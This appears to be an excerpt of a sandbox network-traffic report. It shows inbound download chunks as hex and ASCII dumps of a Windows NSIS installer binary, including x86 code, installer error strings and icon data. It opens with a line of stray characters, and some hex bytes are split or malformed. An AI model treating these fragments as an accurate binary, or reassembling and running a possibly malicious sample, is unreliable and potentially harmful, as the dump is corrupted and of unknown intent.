z({.'o,oyOHM1P1S1OHzIghH%UrUTt;&N@TYJWpr:u;'14y#!O(~\O+1HDIL~DxD'%Y(fH3+-PXr<-\nT)(%ybU[ughSM4iVC6Cob

Timestamp	kBytes transferred	Direction	Data
2021-12-07 12:39:07 UTC	1727	IN	Data Raw: 15 18 70 40 00 56 8b f8 ff 15 1c 70 40 00 eb 1f 6a 22 e8 18 07 00 00 8b 4d ec 83 e1 02 51 50 ff 75 e0 e8 fd 07 00 00 50 e8 42 07 00 00 8b f8 3b fb 0f 84 8d 05 00 00 e9 59 03 00 00 50 e8 e2 07 00 00 8b 75 ec 8b f8 8b 45 f0 6a 02 89 45 d0 e8 db 06 00 00 6a 11 89 45 bc e8 d1 06 00 00 8d 4d 08 53 51 8b 0d 10 ec 42 00 83 c9 02 53 51 53 53 53 50 57 c7 45 fc 01 00 00 00 ff 15 20 70 40 00 85 c0 0f 85 3c 05 00 00 83 fe 01 bf 78 a3 40 00 75 0e 6a 23 e8 96 06 00 00 57 e8 e9 35 00 00 40 83 fe 04 75 0e 6a 03 e8 66 06 00 00 56 a3 78 a3 40 00 58 83 fe 03 75 0f 68 00 0c 00 00 57 53 ff 75 e8 e8 c4 0a 00 00 50 57 ff 75 d0 53 ff 75 bc ff 75 08 ff 15 04 70 40 00 85 c0 75 03 89 5d fc ff 75 08 e9 ce 00 00 00 68 19 00 02 00 e8 47 07 00 00 6a 33 8b f8 e8 34 06 00 00 3b fb 88 1e Data Ascii: p@Vp@j"MQPuPB;YPuEjEjEMSQBSQSSSPWE p@<x@uj#W5@ujfVx@XuhWSuPWuSuup@u]uhGj34;
2021-12-07 12:39:07 UTC	1734	IN	Data Raw: 00 c7 45 0c 0f 04 00 00 3d e9 03 00 00 0f 85 a4 00 00 00 6a 07 33 c0 59 8d 7d bc ff 75 fc f3 ab 8b 45 08 bf d8 9f 42 00 68 a8 93 42 00 89 45 b8 89 7d c0 c7 45 cc 50 44 40 00 89 75 d0 e8 12 17 00 00 89 45 c4 8d 45 b8 50 c7 45 c8 41 00 00 00 ff 15 54 71 40 00 85 c0 74 56 50 ff 15 78 72 40 00 56 e8 be 11 00 00 a1 70 eb 42 00 8b 80 1c 01 00 00 85 c0 74 28 81 fe 00 44 43 00 75 20 50 6a 00 e8 ce 16 00 00 57 bf 00 db 42 00 57 ff 15 f0 70 40 00 85 c0 74 07 57 56 e8 b0 16 00 00 ff 05 c4 9f 42 00 56 53 ff 75 08 e8 23 0f 00 00 eb 07 c7 45 0c 0f 04 00 00 81 7d 0c 0f 04 00 00 74 0d 81 7d 0c 05 04 00 00 0f 85 75 01 00 00 83 65 fc 00 83 65 f8 00 56 53 e8 fb 0e 00 00 56 e8 24 12 00 00 85 c0 75 07 c7 45 fc 01 00 00 00 bf a0 8f 42 00 56 57 e8 39 16 00 00 33 db 53 e8 4f 19 Data Ascii: E=j3Y}uEBhBE}EPD@uEEPEATq@tVPxr@VpBt(DCu PjWBWp@tWVBVSu#E}t}ueeVSV$uEBVW93SO
2021-12-07 12:39:07 UTC	1742	IN	Data Raw: 51 50 89 45 f8 50 6a 13 8d 46 0c 6a 13 50 c7 07 07 00 00 00 e8 c8 06 00 00 85 c0 75 12 39 07 74 0e 21 46 08 c7 06 0d 00 00 00 e9 1d 01 00 00 c7 06 11 00 00 00 e9 c4 05 00 00 8b 86 0c 05 00 00 eb 20 83 7d cc 00 0f 84 c2 05 00 00 8b 4d c8 ff 4d cc 0f b6 11 8b cb d3 e2 09 55 c0 ff 45 c8 83 c3 08 3b d8 72 dc 0f b7 04 45 40 93 40 00 23 45 c0 8b 8e 10 05 00 00 8d 04 81 0f b6 50 01 0f b7 40 02 83 f8 10 89 45 ec 73 16 8b ca 2b da d3 6d c0 8b 4e 08 89 44 8e 0c ff 46 08 e9 ac 00 00 00 83 f8 12 75 0c 6a 07 c7 45 f8 0b 00 00 00 58 eb 2c 83 c0 f2 c7 45 f8 03 00 00 00 eb 20 83 7d cc 00 0f 84 47 05 00 00 8b 4d c8 ff 4d cc 0f b6 39 8b cb d3 e7 09 7d c0 ff 45 c8 83 c3 08 8d 0c 10 3b d9 72 d9 8b ca 2b da d3 6d c0 0f b7 0c 45 40 93 40 00 23 4d c0 8b 55 f8 2b d8 03 d1 8b c8 Data Ascii: QPEPjFjPu9t!F }MMUE;rE@@#EP@Es+mNDFujEX,E }GMM9}E;r+mE@@#MU+
2021-12-07 12:39:07 UTC	1750	IN	Data Raw: 77 6e 6c 6f 61 64 20 61 6e 64 20 64 61 6d 61 67 65 64 20 6d 65 64 69 61 2e 20 43 6f 6e 74 61 63 74 20 74 68 65 0a 69 6e 73 74 61 6c 6c 65 72 27 73 20 61 75 74 68 6f 72 20 74 6f 20 6f 62 74 61 69 6e 20 61 20 6e 65 77 20 63 6f 70 79 2e 0a 0a 4d 6f 72 65 20 69 6e 66 6f 72 6d 61 74 69 6f 6e 20 61 74 3a 0a 68 74 74 70 3a 2f 2f 6e 73 69 73 2e 73 66 2e 6e 65 74 2f 4e 53 49 53 5f 45 72 72 6f 72 00 45 72 72 6f 72 20 6c 61 75 6e 63 68 69 6e 67 20 69 6e 73 74 61 6c 6c 65 72 00 00 00 2e 2e 2e 20 25 64 25 25 00 00 00 00 53 65 53 68 75 74 64 6f 77 6e 50 72 69 76 69 6c 65 67 65 00 7e 6e 73 75 2e 74 6d 70 00 00 00 00 5c 54 65 6d 70 00 00 00 4e 53 49 53 20 45 72 72 6f 72 00 00 45 72 72 6f 72 20 77 72 69 74 69 6e 67 20 74 65 6d 70 6f 72 61 72 79 20 66 69 6c 65 2e 20 4d 61 Data Ascii: wnload and damaged media. Contact theinstaller's author to obtain a new copy.More information at:http://nsis .sf.net/NSIS_ErrorError launching installer... %d%%SeShutdownPrivilege~nsu.tmp\TempNSIS ErrorError writing temporary file. Ma
2021-12-07 12:39:07 UTC	1758	IN	Data Raw: 00 00 00 00 00 00 01 00 00 00 28 00 00 00 8f 00 00 00 eb 00 00 00 ff 00 00 00 ff 00 00 00 fe 00 00 00 ff 00 00 00 ff 00 00 00 ff 00 00 00 fe 00 00 00 ff 00 00 00 ff 04 00 03 ff 0f 00 0b fe 21 01 18 ff 34 03 26 ff 45 04 33 ff 53 05 3e fe 56 06 41 ff 57 07 42 ff 59 07 43 ff 59 08 44 fe 5a 08 45 ff 5b 08 46 ff 5c 09 47 ff 5c 09 47 fe 5d 09 48 ff 5e 0a 49 ff 5e 0a 49 ff 5e 0a 49 fe 5e 0a 49 ff 5e 0a 49 ff 5e 0a 49 ff 5d 09 49 fe 5d 09 48 ff 5c 09 47 ff 5b 08 46 ff 5b 08 45 fe 5a 08 44 ff 59 07 43 ff 58 07 43 ff 57 06 41 fe 54 05 3e ff 45 04 33 ff 34 03 27 ff 21 02 18 fe 0f 00 0b ff 04 00 03 ff 00 00 00 ff 00 00 00 fe 00 00 00 ff 00 00 00 ff 00 00 00 ff 00 00 00 fe 00 00 00 ff 00 00 00 ff 00 00 00 ff 00 00 00 eb 00 00 00 8f 00 00 00 28 00 00 00 01 00 00 00 00 Data Ascii: (!4&E3S>VAWBYCYDZE[F\G\G]H^I^I^I^I^I]I]H\G[F[EZDYCXCWAT>E34'!(
2021-12-07 12:39:07 UTC	1766	IN	Data Raw: 00 00 c5 00 00 00 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 04 00 00 00 a9 00 00 00 fe 00 00 00 ff 00 00 00 ff 00 00 00 ff 05 00 04 fe 4c 0b 3b ff 6b 12 54 ff 70 16 59 ff 75 19 5f fe 7a 1d 64 ff 7f 21 69 ff 83 25 6e ff 87 28 72 fe 8b 2b 76 ff 8f 2e 7a ff 91 31 7d ff 95 34 80 fe 97 37 83 ff 99 39 86 ff 9c 3b 88 ff 9d 3d 8a fe 9f 3e 8b ff a0 40 8d ff a1 41 8e ff a2 42 8f fe a3 42 90 ff a4 43 90 ff a5 44 91 ff a5 45 92 fe a6 46 93 ff a7 46 94 ff a8 47 94 ff a8 48 95 fe Data Ascii: L;kTpYu_zd!i%n(r+v.z1}479;=>@ABBCDEFFGH
2021-12-07 12:39:07 UTC	1773	IN	Data Raw: 00 00 fe 00 00 00 fe 00 00 00 fe 00 00 00 fe 07 04 06 fe 15 0c 14 fe 4b 2b 44 fe 95 57 88 fe d6 7d c5 fe e3 84 d0 fe e4 85 d1 fe e3 84 d0 fe e4 85 d1 fe e4 85 d1 fe e4 85 d1 fe e3 84 d0 fe e4 85 d1 fe e4 85 d1 fe e6 87 d3 fe e4 85 d1 fe e1 82 ce fe dc 7d c9 fe d6 77 c3 fe cf 6f bb fe c8 68 b5 fe c6 66 b3 fe c6 66 b2 fe c5 65 b1 fe c4 64 b1 fe c3 63 b0 fe c2 63 af fe c1 61 ae fe c1 61 ad fe c0 60 ac fe bf 5f ab fe be 5e aa fe bd 5d a9 fe bb 5b a8 fe ba 5a a7 fe b9 59 a6 fe b8 58 a5 fe b7 57 a3 fe b5 55 a1 fe b2 51 9e fe af 4d 9a fe ab 49 96 fe a6 45 91 fe a1 40 8b fe 9b 39 85 fe 95 33 7e fe 8e 2c 77 fe 87 25 6f fe 7f 1e 67 fe 44 0d 36 fe 00 00 00 fe 00 00 00 fe 00 00 00 fe 00 00 00 fe 00 00 00 3e 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: K+DW}}wohffedccaa`_^][ZYXWUQMIE@93~,w%ogD6>
2021-12-07 12:39:07 UTC	1781	IN	Data Raw: 67 b5 fe ca 6b b7 fe cc 6c b9 fe cd 6e ba fe ce 6f bb fe cf 71 bc fe d0 72 bd fe d1 73 be fe d2 74 bf fe d3 75 c0 fe d4 75 c1 fe d5 76 c1 fe d5 77 c2 fe d6 78 c3 fe d7 78 c4 fe d7 79 c4 fe db 7d c8 fe e0 82 cd fe e4 85 d1 fe de 7f cb fe d1 72 be fe d1 72 be fe d1 72 be fe d1 71 be fe cf 70 bb fe 3a 1f 34 fe 00 00 00 fe 7e 7b 70 fe cd cb bf fe de dd d5 fe e6 e5 df fe e b ea e6 fe ef ef eb fe ef f1 eb fe 7d bf 54 fe 3c a2 00 fe 26 c4 4a fe 1f e2 91 fe 1a e1 8e fe 18 e1 8d fe 42 e7 a2 fe 2b e4 97 fe 45 e7 a3 fe 47 e7 a4 fe 4c e8 a7 fe 4d e8 a7 fe 4a df a1 fe 44 cb 93 fe 44 cc 93 fe 4a df a1 fe 4d e8 a7 fe 4c e8 a7 fe 47 e7 a4 fe 44 e7 a3 fe 2b e4 97 fe 42 e7 a2 fe 18 e1 8d fe 1a e1 8e fe 1f e2 91 fe 26 c4 4a fe 3c a2 00 fe 80 c2 58 fe fb fd f9 fe fd fd fd fe Data Ascii: gklnoqrstuuvwxxy}rrrqp:4~{p}T<&JB+EGLMJDDJMLGD+B&J<X
2021-12-07 12:39:07 UTC	1789	IN	Data Raw: 88 d1 ff e3 87 d1 ff e2 87 d1 ff e1 87 d0 fe e1 86 d0 ff e1 86 d0 ff e0 85 cf ff e0 84 cf fe df 84 ce ff df 84 cd ff de 83 cd ff dc 81 ca fe d9 7d c7 ff d5 74 c1 ff d1 6d bc ff cb 66 b6 fe c5 5e ae ff be 55 a7 ff b6 4b 9e ff ae 40 95 fe a5 35 8a ff 5 e 19 4d ff 00 00 00 ff 00 00 00 fe 00 00 00 ff 00 00 00 ff 00 00 00 34 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 05 00 00 00 d9 00 00 00 fe 00 00 00 fe 0 0 00 00 fe 28 0a 21 fe 9e 2f 83 fe ab 3c 91 fe b3 47 9a fe bb 51 a3 fe c2 5a ab fe c9 63 b3 fe cf 6a b9 fe d3 71 bf fe d7 7a c5 fe da 80 c9 fe dd 83 cc fe de 84 cd fe df 85 ce fe e0 85 ce fe e0 86 cf fe e1 86 d0 fe e1 87 d0 fe e1 87 d0 fe e2 88 d1 fe e2 88 d1 fe e3 89 d2 fe Data Ascii: }tmf^UK@5^M4(!/<GQZcjqz
2021-12-07 12:39:07 UTC	1797	IN	Data Raw: 25 54 ff 07 02 06 ff 00 00 00 ff 00 00 00 fe 00 00 00 ff 00 00 00 ff 00 00 00 ff 00 00 00 fe 00 00 00 ff 01 01 01 ff 0c 0c 0b ff 2e 2d 28 fe 4f 4d 45 ff 69 66 5d ff 79 76 6c ff 7a 77 6d fe 7a 78 6e ff 7b 78 6e ff 6b 69 60 ff 53 51 4a fe 31 2f 2b ff 0d 0d 0c ff 01 01 01 ff 00 00 00 fe 00 00 00 ff 00 00 00 ff 00 00 00 ff 00 00 00 fe 00 00 00 ff 00 00 00 ff 07 02 06 ff 60 25 54 fe 9d 3d 89 ff 9f 3e 8b ff 9f 3e 8b ff 9f 3e 8b fe a2 42 8e ff d0 77 bf ff e9 96 d9 ff e9 9b db fe ea 9f dc ff ea 9f dd ff e9 9f dc ff e8 9e dc fe e9 9e dc ff e9 9e dc ff e8 9e db ff e7 9d da fe e5 9a d8 ff e2 98 d6 ff e0 94 d3 ff dc 90 d0 fe d8 80 c7 ff d3 6c bd ff ce 64 b7 ff c9 5d b1 fe c3 55 aa ff bc 4c a2 ff b6 43 9b ff ae 38 91 fe 60 1b 4f ff 01 00 01 ff 00 00 00 ff 00 00 00 fe Data Ascii: %T.-(OMEif]yvlzwmzxn{xnki`SQJ1/+`%T=>>>Bwld]ULC8`O

Timestamp	kBytes transferred	Direction	Data
2021-12-07 12:39:07 UTC	1805	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5f 00 00 00 f7 00 00 00 ff 00 00 00 fe 00 00 00 ff 00 00 00 ff 00 00 00 ff 00 00 00 fe 00 00 00 ff 36 16 2f ff a7 4f 95 ff d0 70 bd fe e2 83 cf ff d5 75 c1 ff 50 29 47 ff 00 00 00 fe 00 00 00 ff 0a 02 08 ff 4b 16 3e ff 98 2f 7f fe b3 3b 96 ff b7 41 9b ff bb 46 9f ff be 4c a4 fe c2 51 a8 ff c5 55 ac ff c8 5a af ff ca 5d b2 fe cd 61 b5 ff cf 64 b8 ff d1 67 ba ff d3 6a bc fe d5 6d bf ff d7 6f c0 ff d8 71 c2 ff d9 77 c5 fe db 81 c9 ff dc 88 cc ff dd 94 d2 ff de 9d d5 fe df a5 d8 ff df a8 da ff e0 af dc ff e0 b2 dd fe Data Ascii: _6/OpuP)GK>/;AFLQUZ]adgjmoqw
2021-12-07 12:39:07 UTC	1812	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 1e 00 00 00 5b 00 00 00 8d 00 00 00 9c 00 00 00 9a 00 00 00 86 00 00 00 53 00 00 00 1e 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: [S
2021-12-07 12:39:07 UTC	1820	IN	Data Raw: c0 e1 46 ed 1b 0a e0 c2 3c 80 ce d5 e2 64 89 a4 2b ec 21 49 12 63 8c 41 6a 89 2e b9 6f b9 ab 2b ec 5e cc ad bf d1 85 07 90 a6 a4 69 6a d2 34 65 68 ea 0c 6f 8c bd 4e 63 69 7e b7 fc ff 13 2c c1 e5 2a e0 e7 81 7b 81 1b d7 f8 ac 6b 49 c2 8a c7 6b aa 9d 81 68 ab d9 1c ed a4 27 ec a3 33 e8 a5 2b e8 a5 cd ef a4 ea b5 d1 15 f4 20 85 34 42 3a e1 76 ee aa dd b3 d9 e6 15 26 53 00 05 1c 52 3c cf 19 b6 96 8f 62 8c fd 61 cf 99 d5 0a 41 d8 41 bb e9 28 5e 60 6c 46 c5 18 cc f9 e6 38 f3 c9 2c b3 f1 14 93 cd 71 a6 9a e3 4c 34 ce 31 54 3f c9 68 fd 8c 99 4b 67 de d2 f7 5f e5 78 87 3b ff f7 01 2f 00 4f 3b cf e0 25 e0 93 b4 16 6d e5 af 6f a4 75 de 9c 38 c8 f0 f4 10 9b da b7 64 7b c2 68 ed 32 01 5a 59 e1 4f 65 39 0c 28 9d 1d 93 1b 99 4c 01 74 45 3d 66 8d b0 ca b8 fd d1 cd 45 d8 Data Ascii: F<d+!IcAj.o+^ij4ehoNci~,*{kIkh'3+ 4B:v&SR<baAA(^`lF8,qL41T?hKg_x;/O;%mou8d{h2ZYOe9(LtE=fE
2021-12-07 12:39:07 UTC	1828	IN	Data Raw: 8a ea a6 22 af 2f 85 2a 7a f4 e5 e3 b6 9c ad 97 a2 85 3c 77 21 d6 d9 68 30 49 61 f5 75 0a cd 46 cc f0 e9 11 5e fc d1 7e e6 66 e6 16 bb c0 6b 14 f3 58 01 6b ea 06 8d b4 ce d8 c2 30 47 66 0e 71 68 f2 15 c6 ea 23 ef 9c 95 10 1e 3d 51 3f 7b 3b af e6 d2 f6 cb e8 ab 6c 22 54 11 81 0c f3 d1 59 2b 7d be e5 3e 7f ad bd c6 0d b7 5e c3 a6 ed 03 04 51 50 70 07 94 0b 0f 2e 94 3f 50 84 54 2c 21 0d e9 ac 29 a9 76 b4 68 4d 73 4e 33 37 62 e9 c4 da b9 fd 19 36 50 0e 03 8a b4 60 4a 5a 64 06 5c 96 20 e1 f9 b1 ef f1 f5 a1 cf b4 f4 1e 5c 63 fd 08 db c4 e6 d0 86 02 58 ba fa 81 7f 03 fc c6 7a 62 cc ee 60 80 8f 6c fe 65 73 73 ff dd c2 f3 bc 5c f0 3d df cb dd fe 0c e4 2b 90 7f d5 d2 c4 53 f9 d2 84 9d 4a 54 fb 6d 53 8e a2 35 77 1e ef b7 e4 f9 59 34 71 77 49 c7 9d 15 62 58 63 4a 6e Data Ascii: "/*z<w!h0IauF^~fkXk0Gfqh#=Q?{;l"TY+}>^QPp.?PT,!)vhMsN37b6P`JZd\ \cXzb`less\=+SJTmS5wY4qwIbXcJn
2021-12-07 12:39:07 UTC	1836	IN	Data Raw: e3 d8 a3 bb 3b 71 7c 97 11 c6 9f 79 7d b0 8b 90 95 19 8d 73 d1 10 14 b4 1c 85 f1 15 c6 c4 5d 2b 30 5a d0 96 41 8b 46 1b 2b fc 7f a3 d1 81 c1 b2 54 d2 1a 6c 96 f7 f1 f0 be 47 b9 7e f5 0d 7a 66 6c 89 3f 0f 7c 06 f8 e7 ff 25 38 80 79 42 19 a3 b1 fd f4 33 8d fb 38 d2 38 1d d2 57 b3 53 7c 56 81 cd 66 a5 51 2e 8e fe 4a 87 20 8b b6 d2 96 d6 a0 8c 47 da 96 52 f9 b2 7f 28 35 54 44 86 13 81 24 93 0e 47 3f b2 b5 b1 4d b7 d3 cb 2c 0c 19 f4 00 82 70 65 fb 22 2f ad 3c 4f 20 83 29 5c b5 5e e7 a7 3e f9 73 9c 3c 7d 9a 4a 25 ed f3 bb 8e 83 63 d9 d8 91 a2 91 ad 33 d3 8e 19 e3 57 0a 56 bd 2d 7e fb d2 97 f8 ad cb 7f c6 a6 b7 1b 45 b0 d8 c0 05 47 0b b6 0e 17 60 94 b4 8b 67 3c fc e8 58 1c 6d 31 57 9a a0 e3 ef 26 cf 4d 3a 95 90 78 e3 87 24 25 5b 59 cc 96 27 e8 04 ed 68 89 61 b8 Data Ascii: ;q|y}s]+0ZAF+TlG~zfl?|%8yB388WS|VfQ.J GR(5TD$G?M,pe"/<O)\^>s<}J%c3WV-~EG`g<Xm1W&M:x$%[Y'ha
2021-12-07 12:39:07 UTC	1844	IN	Data Raw: 94 0d 90 0c 66 90 03 1a 15 c6 98 e4 02 8c 5c 28 c1 60 a7 c2 71 4b 4c 4d cf 44 e3 bd 56 ae fb 41 6e 39 4f 4a 06 d9 f2 5b 6c 7b 69 4b 6e ca f5 10 3c ba 66 8b 9a 3d c1 a4 33 43 59 57 06 ba 11 f1 34 5d 6f ab c7 b5 e7 56 52 a0 a6 d9 a4 d5 6a 0d 05 fd e2 94 7e 66 66 86 72 b9 fc a6 1c 40 b3 d9 c4 f7 7d 5a ad 16 cd 66 93 dd dd 90 fc 74 ed b9 15 7a 5b 3d f4 81 3a 5a 69 26 dc 89 a8 03 95 1a 52 cf 74 d8 f2 d6 e8 06 db 08 7d a6 dc d4 38 36 fb bb 6c f5 77 13 19 f1 84 69 a7 32 cc 3a 95 9d 9c d3 cc ce cf 53 2a 97 f3 5b 84 46 ec 69 cc eb f8 47 d7 76 4c 01 59 24 fc 14 7f 60 54 17 20 bb 83 32 fb 33 d9 b2 26 0c 34 d9 03 96 21 06 4f 7e 7b 33 0c 70 46 94 82 c3 95 93 58 ca 1e e7 00 ac c8 66 0f 01 e7 de aa 03 38 0c 8c 0d 19 ae 72 39 18 d5 ff 5a e7 5b 7c 39 09 2f 95 ca 75 66 51 Data Ascii: f\(`qKLMDVAn9OJ[l{iKn<f=3CYW4]oVRj~ffr@}Zftz[=:Zi&Rt}86lwi2:S*[FiGvLY$`T 23&4!O~{3pFXf8r9Z[|9/ufQ
2021-12-07 12:39:07 UTC	1852	IN	Data Raw: c1 14 32 af 66 a7 93 8c c1 18 8d 56 12 5e 88 08 a8 53 a2 b0 6d 0b 3b d2 ca 1b 01 01 24 8f 99 da 3e de 79 fc bd 3c 7d f9 49 96 b7 af 23 22 5c ba 70 9e 6f 3c fe 38 33 9f fa 14 25 c7 c5 b5 6d 1c cb 4e 76 07 48 c6 19 c6 65 81 44 38 c8 e1 ea 1c ff e2 ae 5f a2 6f 7e 93 6f ae bc 10 12 8d 5a 15 fe e4 fc 22 3b 7d 9b 87 17 37 a8 bb 01 9a 70 57 40 db 5c 41 54 07 0b 70 94 8d a5 14 1d b3 84 a8 2e 1a 0b ad 20 60 37 74 00 04 28 65 a2 53 d0 c1 d0 27 60 17 4b 95 c2 f3 40 97 9e 2c 51 d1 f3 38 ca 8e dc 7c 87 b6 b9 82 ab 26 a2 e7 3c 76 3d 9b ef dc 68 f2 f8 e5 59 d6 bb 29 31 e7 7d 73 6f e7 5f dd f7 cb 1c a9 2f 0c 31 fe c2 20 78 a4 39 d8 f7 7c ba bd 1e db 3b 3b 7c e9 8b 5f e0 dc 2b 2f 27 c6 39 db 98 e7 1d 47 1e 66 aa d2 1c 79 fe 73 37 b6 65 61 45 e5 d6 80 d2 b0 c9 06 25 95 4f Data Ascii: 2fV^Sm;$>y<}I#"\po<83%mNvHeD8_o~oZ";}7pW@\ATp. `7t(eS'`K@,Q8|&<v=hY)1}so_/1 x9|;;|_+/'9G fys7eaE%O
2021-12-07 12:39:07 UTC	1859	IN	Data Raw: 18 2c d1 a7 b0 ef 82 ee 8f 28 42 24 22 5c b1 fe 2a bc 65 ef 4f e1 9d 37 bf 97 37 af db 8a e1 fa 48 6e 2a f1 fc 7f be 62 f0 2b 28 65 75 08 1e d7 9f 66 c1 9f 24 29 4b 29 73 e6 a3 81 c2 af d4 b7 df 3b cd 39 74 08 2e fc 1e de 5f a9 03 08 97 78 7a 00 1f 3b de 5f 7a 8a 45 83 f2 2b a5 d8 02 7d ae e4 77 e5 bf 34 f7 4b 34 e4 0a ce 74 4e a0 cd cd 5e ef df 7d e8 c3 d0 b7 df 23 28 7f bd 17 c0 df 78 1f f3 c2 81 3c 1e 4d e1 75 e3 3f 83 6d 43 57 a1 16 c7 1c c7 31 69 2a 4a 2f c5 b4 bf 47 d6 17 3f 8a c9 7c ad b9 6a a3 62 33 bf 98 48 50 14 51 46 bf 91 c8 58 03 c3 c3 3b 0c 81 3c 80 ce dc 0f 43 74 07 f7 65 bf 67 f3 e6 8e da cb 28 3e cb 31 04 46 1a de d7 44 c4 71 1c 53 cd 0c e8 44 86 76 13 91 b0 66 9f 2c 84 20 47 1f 7a 66 95 fd c3 60 bd ef ef a4 1d 3c 33 fd 24 be fd cc 7d 78 Data Ascii: ,(B$"*eO77Hn*b+(euf$)K)s;9t._xz;_zE+}w4K4tN^}#(x<Mu?mCW1i*J/G?|jb3HPQFX;<Cteg(>1FDqSDvf, Gzf`<3$}x
2021-12-07 12:39:07 UTC	1867	IN	Data Raw: 6b 44 80 3c 79 31 42 47 de e7 d7 02 d8 fb 09 ed 74 09 27 e6 bf 8b d3 8b 0f 43 a9 55 c4 c4 18 a9 81 27 87 88 26 07 09 13 c3 a3 98 9c dc 83 a9 8d b7 61 74 dd f5 18 5e b7 1b b5 81 0d 17 65 18 28 69 cf a2 b9 74 00 2b 8b 4f 63 fe ec c3 98 5f 78 1a 8b 8d 15 2c b6 98 17 9a 4c ab 89 6e 11 44 34 82 cd eb 6e c5 8e a9 37 a0 1e 8f 57 80 80 41 22 e8 af 02 28 59 d5 65 4b 7c 66 3d ae 0c 5f de 6b 44 3e ca de 1f 18 7a 04 96 de 59 02 08 5a 00 57 09 b8 0a 20 7f fa 77 54 0b 27 93 43 fc 5c e7 29 5a e1 c5 7e 5f df 0e 80 cf 98 8a f7 cc e5 10 74 97 db 92 b9 ab 00 fc 4f 46 0c 51 ef e7 03 3a 48 c3 b4 b3 76 3d 76 d6 f6 60 48 0c 9b 93 de b6 01 16 03 c8 f4 03 5e f0 83 48 fb 09 38 83 4d ca bb e9 98 04 10 c8 85 45 4e 27 00 ca 89 87 c2 04 60 89 7e f2 11 7c 9f c7 a7 1c 1b 18 20 fd 0c 10 Data Ascii: kD<y1BGt'CU'&at^e(it+Oc_x,LnD4n7WA"(YeK|f=_kD>zYZW wT'C\)Z~_tOFQ:Hv=v`H^H8MEN'`~|
2021-12-07 12:39:07 UTC	1875	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 04 00 00 00 39 00 00 00 7d 00 00 00 bf 00 00 00 ec 00 00 00 fb 00 00 00 ff 00 00 00 ff 00 00 0 0 ff 00 00 00 ff 00 00 00 ff 00 00 00 ff 00 00 00 ff 00 00 00 ff 00 00 00 ff 00 00 00 ff 00 00 00 ff 00 00 00 ff 00 00 00 ff 00 00 00 ff 00 00 00 ff 00 00 00 ff 00 00 00 ff 00 00 00 ff 00 00 00 ff 00 00 00 fb 00 00 00 ec 00 00 00 bf 00 00 00 7d 00 00 00 39 00 00 00 04 00 00 00 00 00 00 00 00 Data Ascii: 9}}9

Timestamp	kBytes transferred	Direction	Data
2021-12-07 12:39:07 UTC	1883	IN	Data Raw: 22 6b ff 7a 1b 63 ff 64 13 4f ff 0a 01 08 ff 00 00 00 ff 00 00 00 ff 00 00 00 d0 00 00 00 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 69 00 00 00 fe 00 00 00 ff 00 00 00 ff 44 0c 36 ff 78 1a 60 ff 81 21 6a ff 89 29 72 ff 90 30 7a ff 97 36 82 ff 9d 3c 88 ff a2 41 8e ff a6 45 92 ff a9 49 96 ff ac 4b 98 ff ad 4d 9a ff af 4f 9b ff b0 50 9d ff b2 51 9e ff b3 53 a0 ff b4 54 a1 ff b6 55 a2 ff b7 56 a3 ff b8 58 a5 ff b9 59 a6 ff ba 5a a7 ff bb 5b a7 ff bc 5c a8 ff bc 5c a9 ff bf 5f ac ff c7 67 b3 ff cf 70 bc ff d6 77 c3 ff db 7c c8 ff df 80 cc ff e2 83 cf ff e4 85 d1 ff e6 87 d3 ff e7 88 d4 ff e8 89 d5 ff e8 89 d5 ff e8 89 d5 ff e8 89 d5 ff e8 89 d5 ff Data Ascii: "kzcdOiD6x`!j)r0z6<AEIKMOPQSTUVXYZ[_gpw|
